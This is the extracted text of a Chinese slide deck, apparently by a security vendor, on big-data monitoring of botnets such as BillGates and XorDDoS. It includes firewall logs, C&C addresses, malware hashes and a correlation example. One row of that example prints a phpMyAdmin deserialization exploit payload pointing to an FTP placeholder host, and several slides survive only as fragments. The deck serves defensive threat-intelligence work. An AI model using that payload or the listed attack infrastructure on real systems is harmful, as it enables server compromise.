

基于大数据的

僵尸网络攻击监控


江南天安　俞华辰



僵尸网络介绍


企业指责竞争对手向自己发动DDoS攻击
602Gbps！史上最大DDoS攻击出现
2016.01.12 09:28:00 来源：雷锋网 作者:雷锋网 （ 条评论 ）
索尼PSN网络全面崩溃 疑被DDoS攻
10Mb和10Gbps，DDoS规模化上限
17岁少年为证明实力DDoS攻击赌博网站判缓刑1年
Linode 遭受大规模DDoS攻击
作者 魏星 发布于 2015年12月30日
“野蛮粗暴”的DDoS
美总统候选人Donald Trump的竞选网站遭DDoS攻击
cnBeta 2016年01月04日 19:38
黑客肮脏套路：勒索软件加入DDoS攻击能力
602Gbps！史上最大DDoS攻击出现
2016.01.12 09:28:00 来源：雷锋网 作者:雷锋网 （ 条评论 ）
域名根服务器遭大规模DDoS攻击：每秒500万次
2016-01-27 12:31 来源：IT之家 作者：佚名 编辑：网络
苹果官网“失联”104分钟到底发生了什么？
NST遭到大规模DDoS攻击
发布时间：2016-05-27 08:19:00 来源：论坛 作者：卡饭论坛
DDoS攻击峰值达615Gbps
源：中关村在线 作者：中关村在线 郑伟
子官网遭DDoS攻击
2015-08-28 15:22
骇客發起DDOS攻擊 影音平台Vidol遭入侵
”DDOS攻击瘫痪服务器
15数据中心宕机20%是由DDoS攻击引起
450G流量为何“消无声息”

DDoS攻击场景





威胁信息
僵尸网络
大数据

对于僵尸网络的全面掌握


僵尸网络攻击预测	知趋势
僵尸网络协议分析、攻击指令监控	知状态
僵尸网络攻击流程拆分，回溯，取证	溯源

对于僵尸网络的全面掌握

对于僵尸网络的全面掌握




对于僵尸网络的全面掌握



威胁情报落地之僵尸网络

我们在客户的经验




手动导入导出
自动导入导出
自动分析
产出识别的僵尸网络数据

防火墙数据↔ 威胁情报数据

威胁情报导入大数据平台

基于大数据平台开发数据上传程序

开发SQL、工作流等

基于大数据可视化要求

ArcSight


FTP

中转机

大数据平台

僵尸网络输出


案例




D	E	F	G	H	I	J
17 Mar 2016 10:34:23 CST	TCP	17 Mar 2016 10:34:23 CST	10.5.58.71	4136	148.81.111.121	80
17 Mar 2016 10:34:55 CST	TCP	17 Mar 2016 10:34:55 CST	10.2.192.26	57930	61.160.212.172	10711
17 Mar 2016 10:35:01 CST	TCP	17 Mar 2016 10:35:01 CST	10.2.192.26	57930	61.160.212.172	10711
16 Mar 2016 19:11:36 CST	TCP	16 Mar 2016 19:11:36 CST	10.3.18.32	54135	148.81.111.121	80
17 Mar 2016 10:35:09 CST	TCP	17 Mar 2016 10:35:09 CST	10.5.58.71	4138	148.81.111.121	80
17 Mar 2016		0 CST	10.2.192.27	63124	61.160.212.172	10711
16 Mar 2016		2 CST	10.2.192.27	57275	61.160.212.172	10711
17 Mar 2016		6 CST	10.5.58.71	4138	148.81.111.121	80
16 Mar 2016		6 CST	10.3.18.2	59907	148.81.111.121	80
17 Mar 2016 10:35:24 CST	TCP	17 Mar 2016 10:35:24 CST	10.19.95.29	1777	148.81.111.121	65520
17 Mar 2016 10:35:25 CST	TCP	17 Mar 2016 10:35:25 CST	10.2.192.26	57946	61.160.212.172	10711
17 Mar 2016 10:35:31 CST	TCP	17 Mar 2016 10:35:31 CST	10.2.192.26	57946	61.160.212.172	10711
17 Mar 2016 10:35:02 CST	**TCP**	**17 Mar 2016 10:35:02 CST**	**10.2.130.206**	**2619**	**148.81.111.121**	**80**
17 Mar 2016 10:35:40 CST	TCP	17 Mar 2016 10:35:40 CST	10.2.192.27	63131	61.160.212.172	10711
17 Mar 2016 10:35:44 CST	TCP	17 Mar 2016 10:35:44 CST	10.3.18.32	57914	148.81.111.121	80
17 Mar 2016 10:35:10 CST	TCP	17 Mar 2016 10:35:10 CST	10.2.192.27	63124	61.160.212.172	10711
17 Mar 2016 10:35:50 CST	TCP	17 Mar 2016 10:35:50 CST	10.3.18.32	57914	148.81.111.121	80
17 Mar 2016 10:35:55 CST	TCP	17 Mar 2016 10:35:55 CST	10.2.192.26	57957	61.160.212.172	10711
16 Mar 2016 19:12:21 CST	TCP	16 Mar 2016 19:12:21 CST	10.3.18.32	54154	148.81.111.121	80
17 Mar 2016 10:36:01 CST	TCP	17 Mar 2016 10:36:01 CST	10.2.192.26	57957	61.160.212.172	10711
16 Mar 2016 19:13:03 CST	TCP	16 Mar 2016 19:13:03 CST	10.5.58.71	3980	148.81.111.121	80
17 Mar 2016 10:36:02 CST	TCP	17 Mar 2016 10:36:02 CST	10.5.58.71	4139	148.81.111.121	80
17 Mar 2016 10:36:04 CST	TCP	17 Mar 2016 10:36:04 CST	10.2.192.27	63136	61.160.212.172	10711
17 Mar 2016 10:36:09 CST	TCP	17 Mar 2016 10:36:09 CST	10.5.58.71	4139	148.81.111.121	80
17 Mar 2016 10:36:09 CST	TCP	17 Mar 2016 10:36:09 CST	10.19.95.29	1778	148.81.111.121	65520
16 Mar 2016 19:13:09 CST	TCP	16 Mar 2016 19:13:09 CST	10.2.192.26	57850	61.160.212.172	10711
17 Mar 2016 10:36:10 CST	TCP	17 Mar 2016 10:36:10 CST	10.2.192.27	63136	61.160.212.172	10711
17 Mar 2016 10:36:31 CST	TCP	17 Mar 2016 10:36:31 CST	10.2.192.26	57963	61.160.212.172	10711
17 Mar 2016 10:36:35 CST	TCP	17 Mar 2016 10:36:35 CST	10.3.18.32	57920	148.81.111.121	80

红色部分为内网IP地址；黄色部分表示僵尸网络IP地址

POS机案例


命令提示符
TCP 10.3.17.5:1433 10.177.114.6:1041 ESTABLISHED 1216 [sqlservr.exe]
TCP 10.3.17.5:1433 10.177.185.158:1128 ESTABLISHED 1216 [sqlservr.exe]
TCP 10.3.17.5:1433 10.177.113.15:1052 ESTABLISHED 1216 [sqlservr.exe]
TCP 10.3.17.5:1433 10.177.189.71:1529 ESTABLISHED 1216 [sqlservr.exe]
TCP 10.3.17.5:1433 10.177.113.15:1048 ESTABLISHED 1216 [sqlservr.exe]
TCP 10.3.17.5:1433 10.177.36.69:2264 ESTABLISHED 1216 [sqlservr.exe]
TCP 10.3.17.5:3126 148.81.111.121:80 ESTABLISHED 776 [winlogon.exe]
TCP 10.3.17.5:3123 148.81.111.121:80 LAST_ACK 776 [winlogon.exe]
Windows 任务管理器
Posdata

冰山一角



id	event_id	event_name	endTime	transportProtocol	startTime	sourceAddress	sourcePort	targetAddress	targetPort
760070	3208219969	traffic: deny	17 Mar 2016 10:35:16 CST	TCP	17 Mar 2016 10:35:16 CST	10.5.58.71	4138	148.81.111.121	80
778779	3208223718	traffic: deny	16 Mar 2016 19:12:16 CST	TCP	16 Mar 2016 19:12:16 CST	10.3.18.2	59907	148.81.111.121	80
780238	3208240140	traffic: deny	17 Mar 2016 10:35:24 CST	TCP	17 Mar 2016 10:35:24 CST	10.19.95.29	1777	148.81.111.121	65520
780350	3208240252	traffic: deny	17 Mar 2016 10:35:25 CST	TCP	17 Mar 2016 10:35:25 CST	10.2.192.26	57946	61.160.212.172	10711
793648	3208254719	traffic: deny	17 Mar 2016 10:35:31 CST	TCP	17 Mar 2016 10:35:31 CST	10.2.192.26	57946	61.160.212.172	10711
800440	3208260345	traffic: accept	17 Mar 2016 10:35:02 CST	TCP	17 Mar 2016 10:35:02 CST	10.2.130.206	2619	148.81.111.121	80
823011	3208282637	traffic: deny	17 Mar 2016 10:35:40 CST	TCP	17 Mar 2016 10:35:40 CST	10.2.192.27	63131	61.160.212.172	10711
830360	3208290473	traffic: deny	17 Mar 2016 10:35:44 CST	TCP	17 Mar 2016 10:35:44 CST	10.3.18.32	57914	148.81.111.121	80
843399	3208303939	traffic: deny	17 Mar 2016 10:35:10 CST	TCP	17 Mar 2016 10:35:10 CST	10.2.192.27	63124	61.160.212.172	10711
846295	3208307376	traffic: deny	17 Mar 2016 10:35:50 CST	TCP	17 Mar 2016 10:35:50 CST	10.3.18.32	57914	148.81.111.121	80
856457	3208319551	traffic: deny	17 Mar 2016 10:35:55 CST	TCP	17 Mar 2016 10:35:55 CST	10.2.192.26	57957	61.160.212.172	10711


僵尸网络监控

◇ 从已


尸


◇

方式，0




僵尸网络监控


通信协议A
BillGates
僵尸网络
通信协议B
XorDDoS
僵尸网络
通信协议C
Dofloo
僵尸网络
通信协议...
Botnet
肉机
肉机
肉机
肉机
肉机
Decrypted
Command Data



态势感知
威胁监控
威胁评估
僵尸网络反制
...
大数据关联分析
DNS基础数据库
IP基础数据库
控制指令数据库
企业资产数据库
...
加工处理
Decrypted
Command Data

关联分析

数据指令



关联分析



攻击指令数据事例

单一的攻击指令

时间	威胁名	CNC IP	CNC端口	攻击类型	目标IP	端口
2016-05-19	Billgates DDoS	1.1.1.1	25000	Syn	2.2.2.2	80

通过威胁名关联样本特征

时间	威胁名	样本特征	CNC IP	CNC端口	攻击类型	目标IP	端口
2016-05-19	Billgates DDoS	Gates_1.yara	1.1.1.1	25000	Syn	2.2.2.2	80

通过样本特征关联样本库

时间	威胁名	样本特征	文件名	MD5	CNC IP	…
2016-05-19	Billgates 1	Gates_1.yara	123	MD5 1	1.1.1.1	
2015-04-11	Billgates 1	Gates_1.yara	456	MD5 2	1.2.2.2	
2014-05-01	Billgates 1	Gates_1.yara	789	MD5 3	1.3.3.3	

通过样本MD5关联样本下载源

时间	MD5	文件大小	URL	WEB SERVET	下载次数
2015-05-19	MD5 1	70kb	http://1.1.1.1:8080	HFS	888

通过样本MD5关联POC

时间	MD5	POC TYPE	POC
2016-05-19	MD5 1	Phpmyadmine xp	action=lay_navigation&eoltype=unix&token=1111&configuration=a:1:{i:0;O:10:”PMA_Config”:1:{s:6:”source”;s:32:ftp://1.1.1.1/syn;}}

情报来源

蜜罐

情报订阅

威胁情报更新系统,情报来源

威胁情报自动更新系统会对从各渠道获取到的威胁信息做序化处理，统一存储。

外部威胁情报:
- 情报订阅
- 爬虫系统
- 检测接口

内部威胁情报:
- 产品
- 密罐

威胁情报梳理

- C&C库-经过筛选之后的僵尸网络的控制机IP
- 目前VT爬虫获取的是恶意软件样本具体特征（杀毒软件病毒名）用于恶意软件分类，蜜罐获取的是恶意软件样本（下载地址），这两个组合起来就是会针对蜜罐获取的样本进行样本分类以及确定威胁名


```
threat_name string COMMENT '威胁名',
type bigint COMMENT '威胁类型',
```

2016-03-24 15:02:02	Linux/Setag.B.Gen	1	78de3e54578c23174e9433d2ee97823	3df216cafc77d0f	(Null)	(Null)	120.25.125.68	25000
2016-03-25 12:14:03	Linux/Setag.B.Gen	1	78de3e54578c23174e9433d2ee97823	3df216cafc77d0f	(Null)	(Null)	123.184.19.222	6001
2016-03-24 15:02:02	Linux/Xorddos.G	2	babde55b5cec81b473c5abb20ed609;	(Null)	(Null)	http://111.74.239.61:8282/503	111.74.239.61	8282
2016-03-24 15:02:02	Linux/Setag.B.Gen	1	80d0cac0cd6be80106191dcd7ac4af46	(Null)	www.zhimingge.in	(Null)	23.234.50.12	25004
2016-03-24 15:02:02	Win32/DDoS.Agent.NBL	1	6251d2150dd3080e723efb43b28a6b3	(Null)	www.zhimingge.in	(Null)	23.234.50.12	52

```
port string COMMENT '端口',
status bigint COMMENT '存活判断',
    platform string COMMENT '运行环境'
```

等信息，这
同产出的，
高层次表现.

商业化运作


最近频繁
更新的工具
有关攻击目标或客户
的实时通知服务
攻击单位的网址
僵尸网络名称
攻击类型(截图、注入等)
网页注入代码
C&C中心地址
恶意软件相关的MD5
解密有关僵尸的配置文件
相关的恶意软件样本
地理分布检测
僵尸网络
命令和指令分析
拦截命令和指令
僵尸网络
僵尸网络监控
通知

订阅级别和可交付成果

标准	目标网址
	僵尸网络类型 (例如, Zeus, SpyEye, Citadel, etc.)
	攻击类型
	攻击规则,包括：网络数据注入、密钥记录、屏幕视频捕获等
	C&C地址
	恶意软件MD5值
高级	解密僵尸主机的相关配置文件
	相关恶意软件样本（按需求）
	地理分布的检测

END

基于大数据的僵尸网络攻击监控